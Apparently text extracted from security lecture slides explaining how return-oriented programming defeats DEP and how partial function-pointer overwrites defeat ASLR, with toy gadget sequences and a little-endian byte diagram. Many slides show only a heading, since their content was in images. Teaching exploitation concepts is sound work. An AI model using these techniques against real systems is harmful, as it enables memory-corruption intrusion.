
# Defeating DEP - ROP

So, what is ROP?

- Code sequence followed by a “ret”

```
pop r15 ; ret  
add byte ptr [rcx], al ; ret  
dec ecx ; ret
```

# Defeating DEP - ROP



# Defeating DEP - ROP

Conclusion:

Code section is not randomized


Just smartly re-use existing code

We'll have a look at it later


# ROP Preview

0x200: syscall;  
0x201: ret

0x100: pop eax;  
0x101: pop ebx;  
0x102: ret



# **Defeat Exploit Mitigations: ASLR**




# Defeating ASLR


Recap:

ASLR map's Stack & Heap at random locations

# Defeating ASLR - Intro








# Defeating ASLR – Partial overwrite

Partial function pointer overwrite


- little endianness: 0x112233**44**

buf	<b>44</b>	33	22	11
-----	-----------	----	----	----



